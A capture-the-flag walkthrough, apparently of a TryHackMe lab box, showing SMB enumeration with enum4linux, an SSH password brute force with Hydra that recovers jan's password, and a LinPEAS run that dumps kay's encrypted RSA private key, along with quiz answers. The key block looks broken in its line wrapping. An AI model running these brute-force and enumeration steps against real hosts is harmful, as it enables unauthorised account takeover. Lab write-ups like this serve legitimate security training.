
Index of /development

Name	Last modified	Size	Description
Parent Directory		-	
dev.txt	2018-04-23 14:52	483	
j.txt	2018-04-23 13:10	235	

Apache/2.4.41 (Ubuntu) Server at 10.201.56.94 Port 80



```
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K

2018-04-22: SMB has been configured. -K

2018-04-21: I got Apache set up. Will put in our content later. -J
```




Not Secure
http://10.201.56.94/development/j.txt
Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security

```
For J:

I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.

-K
```

Inside `/development`, I found two files: `dev.txt` and `j.txt`.

- From **dev.txt**, I discovered references to two users: **K** and **J**.
- From **j.txt**, I confirmed that **J** is a valid system user, and their password is weak and easily crackable.

Before performing the brute-forcing step, I analyzed port 8080, which is running Apache Tomcat 9.0.7.



Not Secure http://10.201.56.94:8080
Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources
Home Documentation Configuration Examples Wiki Mailing Lists Find Help
APACHE SOFTWARE FOUNDATION http://www.apache.org/
Server Status
Manager App
Host Manager

Apache Tomcat/9.0.7

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO

Developer Quick Start
Tomcat Setup | Realms & AAA | Examples | Servlet Specifications
First Web Application | JDBC DataSources | Tomcat Versions

Managing Tomcat
For security, access to the manager webapp is restricted. Users are defined in:
`$CATALINA_HOME/conf/tomcat-users.xml`
In Tomcat 9.0 access to the manager application is split between different users. Read more...
Release Notes
Changelog
Migration Guide
Security Notices

Documentation
Tomcat 9.0 Documentation
Tomcat 9.0 Configuration
Tomcat Wiki
Find additional important configuration information in:
`$CATALINA_HOME/RUNNING.txt`
Developers may be interested in:
Tomcat 9.0 Bug Database
Tomcat 9.0 JavaDocs
Tomcat 9.0 SVN Repository

Getting Help
FAQ and Mailing Lists
The following mailing lists are available:
tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).
tomcat-users
User support and discussion
taglibs-user
User support and discussion for Apache Taglibs
tomcat-dev
Development mailing list, including commit messages


Other Downloads	Other Documentation	Get Involved	Miscellaneous	Apache Software Foundation
Tomcat Connectors	Tomcat Connectors	Overview	Contact	Who We Are
Tomcat Native	mod_jk Documentation	SVN Repositories	Legal	Heritage
Taglibs	Tomcat Native	Mailing Lists	Sponsorship	Apache Home
Deployer	Deployer	Wiki	Thanks	Resources

When I visited `http://10.201.56.94:8080`, I was greeted with the default **Apache Tomcat 9.0.7 installation page**.

Looking back at the Nmap scan results, I also noticed that **Samba (SMB) services** were running on ports **139** and **445**. To enumerate users and shares, I decided to use **enum4linux** with the following command:

```
enum4linux -a 10.201.56.94
```

flag `-a` Do all simple enumeration (-U -S -G -P -r -o -n -i)



```
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
S-1-22-1-1002 Unix User\ubuntu (Local User)

 ===============================( Getting printer info for 10.201.56.94 )=========================
======

No printers returned.


enum4linux complete on Sat Aug 30 23:47:22 2025
```


Now we **don't brute-force blindly** — we already have **real usernames** to try passwords against.

I think 'J' refers to Jan, so let's brute-force Jan's password with Hydra.

```
hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.201.56.94
```

- `hydra` → the tool used for brute force attacks.
- `-l jan` → specifies the username (`jan`).
- `-P /usr/share/wordlists/rockyou.txt` → password wordlist (`rockyou.txt`).
- `ssh://10.201.56.94` → service and target for SSH brute force.

- `http-get /manager/html` → tells Hydra to brute-force the Tomcat Manager login page.



```
┌─[prasanth@parrot]─[~/THM]
└──╼ $hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.201.56.94
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
ice organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics any
way).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-30 23:54:16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
 tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previo
us session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tr
ies per task
[DATA] attacking ssh://10.201.56.94:22/
[STATUS] 106.00 tries/min, 106 tries in 00:01h, 14344297 to do in 2255:24h, 12 active
[STATUS] 85.33 tries/min, 256 tries in 00:03h, 14344147 to do in 2801:36h, 12 active
[STATUS] 79.29 tries/min, 555 tries in 00:07h, 14343848 to do in 3015:14h, 12 active
[22][ssh] host: 10.201.56.94   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-31 00:05:15
```

We successfully obtained the credentials: `jan : armando`

Question 5: What is the username?

Answer : `jan`

Question 6: What is the password?

Answer : `armando`

Question 7: What service do you use to access the server(answer in abbreviation in all caps)?


Answer : `SSH`

Question 9: What is the name of the other user you found(all lower case)?


Answer : `kay`

Question 8: Enumerate the machine to find any vectors for privilege escalation

To identify possible privilege escalation vectors, we need to log in via SSH using the obtained credentials `jan:armando`.



```
┌─[prasanth@parrot]─[~/THM]
└──╼ $ssh jan@10.201.56.94
The authenticity of host '10.201.56.94 (10.201.56.94)' can't be established.
ED25519 key fingerprint is SHA256:xVP9aMsZaZmiQ/jmauZ85KFtxOWzhj/BeSvBwwbx2E4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.201.56.94' (ED25519) to the list of known hosts.
jan@10.201.56.94's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat 30 Aug 2025 02:54:10 PM EDT

  System load:  0.0               Processes:             106
  Usage of /:   49.7% of 13.62GB  Users logged in:       0
  Memory usage: 48%               IPv4 address for eth0: 10.201.56.94
  Swap usage:   0%

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.
```



```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection o
r proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@ip-10-201-56-94:~$
```

Using, **LinPEAS** is a shortcut to quickly identify vulnerabilities or possible ways to escalate privileges to root.


We can transfer the script to the target machine with the following command:

```
scp linpeas.sh jan@10.201.56.94:/dev/shm
```

What `/dev/shm` is


- `/dev/shm` = **shared memory** directory.
- It's a **tmpfs filesystem** (a RAM-based temporary filesystem).
- Contents don't persist across reboots.

By default, `/dev/shm` is **world-writable** (any user can write files there).



```
┌─[prasanth@parrot]─[~/THM]
└──╼ $scp linpeas.sh jan@10.201.56.94:/dev/shm
jan@10.201.56.94's password:
linpeas.sh                                                     100%  934KB 476.0KB/s   00:01
```

running `linpeas.sh`,



```
jan@ip-10-201-56-94:~$ ls /dev/shm
linpeas.sh
jan@ip-10-201-56-94:~$ /dev/shm/linpeas.sh
```

From the linpeas.sh output, I found an RSA private key for the user `kay` in the `/home/kay/.ssh/id_rsa` directory,

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75
IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDu
UtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8LIv+FM
adsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYISPMYv79RC65i6frkDSvxXzb
dfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHA
TIpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+B
k0aU
hWQJCdnb/U+dRasu3oxqykIKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqL
QxMl
IlWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGlrM+eWVoXOrZPBlv8iyNTD
dDE
3jRjqbOGIPs01hAWKIRxUPaEr18lcZ+OIY00Vw2oNL2xKUgtQpV2jwH04yGd
XbfJ
```

```
LYWIXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6Ha
uUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hw
RTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJ
RVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFece
WMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJM
Yvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNlWYEXZIZMyypuGCFdA0
SARf6/kKwG
oHOACCK3ihAQKKbO+SfIgXBaHXb6k0ocMQAWIOxYJunPKN8bzzIQLJs1Jr
ZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbeI4XIWR+4HxbotpJx6RVByEPZ/kViO
q3S1
GpwHSRZon320xA4hOPkcG66JDyHIS6B328uViI6Da6frYiOnA4TEjJTPO5R
pcSEK
QKIg65gICbpcWj1U4I9mEHZeHc0r2IyufZbnfYUr0qCVo8+mS8X75seeoNz8
auQL
4DI4IXITq5saCHP4y/ntmz1A3Q0FNjZXAqdFK/hTAdhMQ5diGXnNw3tbmD8
wGveG
VfNSaExXeZA39jOgm3VboN6cAXpz124Kj0bEwzxCBzWKi0CPHFLYuMoDe
LqP/NIk
oSXIoJc8aZemII5RAH5gDCLT4k67wei9j/JQ6zLUT0vSmLono1IiFdsMO4nUn
yJ3
z+3XTDtZoUI5NiY4JjCPLhTNNjAIqnpcOaqad7gV3RD/asmI2L2kB0UT8PrTtt
+S
baXKPFH0dHmownGmDatJP+eMrc6S896+HAXvcvPxIKNtI7+jsNTwuPBCN
tSFvo19
I9+xxd55YTVo1Y8RMwjopzx7h8oRt7U+Y9N/BVtbt+XzmYLnu+3qOq4W2q
OynM2P
nZjVPpeh+8DBoucB5bfXsiSkNxNYsCED4IspxUE4uMS3yXBpZ/44SyY8KEz
rAzal
fn2nnjwQ1U2FaJwNtMN5OIshONDEABf9IIaq46LSGpMRahNNXwzozh+/LG
FQmGjI
I/zN/2KspUeW/5mqWwvFiK8QU38m7M+mIi5ZX76snfJE9suva3ehHP2AeN
5hWDMw
```

```
X+CuDSIXPo10RDX+OmmoExMQn5xc3LVtZ1RKNqono7fA21CzuCmXI2j/Ltm
YwZEL
OScgwNTLqpB6SfLDj5cFA5cdZLaXL1t7XDRzWggSnCt+6CxszEndyUOIri9E
Z8XX
oHhZ45rgACPHcdWcrKCBfOQS01hJq9nSJe2W403IJmsx/U3YLauUaVgrHk
Foejnx
CNpUtuhHcVQssR9cUi5it5toZ+iiDfLoyb+f82Y0wN5Tb6PTd/onVDtskIIfE731
DwOy3ZfI0I1FL6ag0iVwTrPBI1GGQoXf4wMbwv9bDF0Zp/6uatViV1dHeqPD
8Otj
Vxfx9bkDezp2QI2yohUeKBDu+7dYU9k5Ng0SQAk7JJeokD7/m5i8cFwq/g5
VQa8r
sGsOxQ5Mr3mKf1n/w6PnBWXYh7n2IL36ZNFacO1V6szMaa8/489apbbjpxh
utQNu
Eu/IP8xQIxmmpvPsDACMtqA1IpoVI9m+a+sTRE2EyT8hZIRMiuaaoTZIV4CH
uY6Q
3QP52kfZzjBt3ciN2AmYv205ENIJvrsacPi3PZRNIJsbGxmxOkVXdvPC5mR/
pnIv
wrrVsgJQJoTpFRShHjQ3qSoJ/r/8/D1VCVtD4UsFZ+j1y9kXKLaT/oK491zK8n
wG
URUvqvBhDS7cq8C5rFGJUYD79guGh3He5Y7bI+mdXKNZLMIzOnauC5bK
V4i+Yuj7
AGIExXRIJXIwF4G0bsI5vbydM55XInBRyof62ucYS9ecrAr4NGMggcXfYYnc
xMyK
AXDKwSwwwf/yHEwX8ggTESv5Ad+BxdeMoiAk8c1Yy1tzwdaMZSnOSyHX
uVIB4Jn5
phQL3R8OrZETsuXxfDVKrPeaOKEE1vhEVZQXVSOHGCuiDYkCA6aI6WYdI9i
2+uNR
ogjvVVBVVZIBH+w5YJhYtrInQ7DMqAyX1YB2pmC+IeRgF3yrP9a2kLAaDk9
dBQcV
